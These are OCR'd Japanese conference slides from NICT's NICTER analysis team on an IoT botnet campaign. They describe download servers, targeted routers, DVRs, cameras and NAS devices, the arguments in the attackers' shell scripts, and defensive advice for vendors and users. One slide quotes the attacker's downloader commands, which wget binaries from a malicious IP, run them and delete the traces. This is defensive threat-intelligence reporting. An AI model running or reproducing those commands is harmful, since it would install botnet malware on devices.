
ダウンロードサーバ

- HITRONを狙う攻撃では、2つのダウンロードサーバ45[.]142.182.96と94[.]156.68.148を確認
- アクセスしたところ、ディレクトリリスティングが有効であり他の機器を狙っていると思われるシェルスクリプトを発見
- どんな機器が狙われているか
  - シェルスクリプト内の引数
  - 攻撃のペイロード

  などから特定してみた。

```
cd /tmp;cd /usr;wget http://94.156.68.148/splmips; chmod 777 splmips;./splmips buffalo;rm -rf splmips;rm -rf buf
cd /tmp;cd /usr;wget http://94.156.68.148/splmpsl; chmod 777 splmpsl;./splmpsl buffalo;rm -rf splmpsl;rm -rf buf
rm -rf buf
rm -rf spl*
```

bufファイルの中身



攻撃者が狙っていた機器

- ルータ/AP
  - FXC製ルータ
  - Logitec製ルータ
  - **Wavlink製ルータ**
  - **Netlink製 GPONルータ**
  - **GoCloud OS 製品？**
  - NETIS製ルータ
- DVR関連
  - FocusH&S製DVR/NVR
  - Hitron製DVR/NVR
  - Rifatron製DVR/NVR(新ファーム)
- カメラ
  - HUNT製 IPカメラ
- NAS
  - QNAP製VIOSTOR

- シェルスクリプトの引数
  - avtech
    - 台湾の防犯機器メーカー
  - lilin
    - 台湾の防犯機器メーカー
  - seaGate
    - HDDメーカー(具体的などの製品化は不明)
  - **buffalo**
    - **日本の機器メーカー**
    - **設置者がインターネットに公開設定にしたルータが攻撃対象か？**
  - rucks
    - アメリカのネットワーク機器メーカー
  - **ruijie**
    - **中国のネットワーク機器メーカー**

そのほかにもいくつかのファイルを確認したが
具体的なメーカー名を特定することはできなかった

対策方法（気を付けるポイント）

まとめ

- 攻撃者はBOT化されていない脆弱な機器を常に探してる
  - ファームウェア、マニュアル、日本国内でしか売られていない機器も例外ではない
- WEB UIが改ざんされるとテレビ報道までされるが、マルウェアに感染している機器も多く存在している
- 販売元、設置業者さん、IoT機器 利用者へ
  - その機器、WebUIをInternetに公開していませんか？
    - 検証タイミングで外部からポートスキャンや疎通不可のチェック項目を手順書にいれられませんか？
    - 公開する場合は、送信元IPアドレスで制限できないでしょうか
- 毎年のことですが実機を使って観測しないと攻撃が見えない例もあります。
  - NICTでは相談を受け付けております。
    - ユーザーのDDoSでお困りのプロバイダさん
    - IoT機器を販売していてお客様やプロバイダから連絡が来てる方

NICTER解析チームの情報発信

- Twitter
  https://twitter.com/nicter_jp
  ダークネットで観測した情報や

  Blog化が難しい事象などについて呟いてます。

- NICTER Blog
  https://blog.nicter.jp/
  Twitterには書ききれない統計情報や個別の機器
  NICTのSOCで観測した情報を掲載してます。

ご清聴ありがとうございました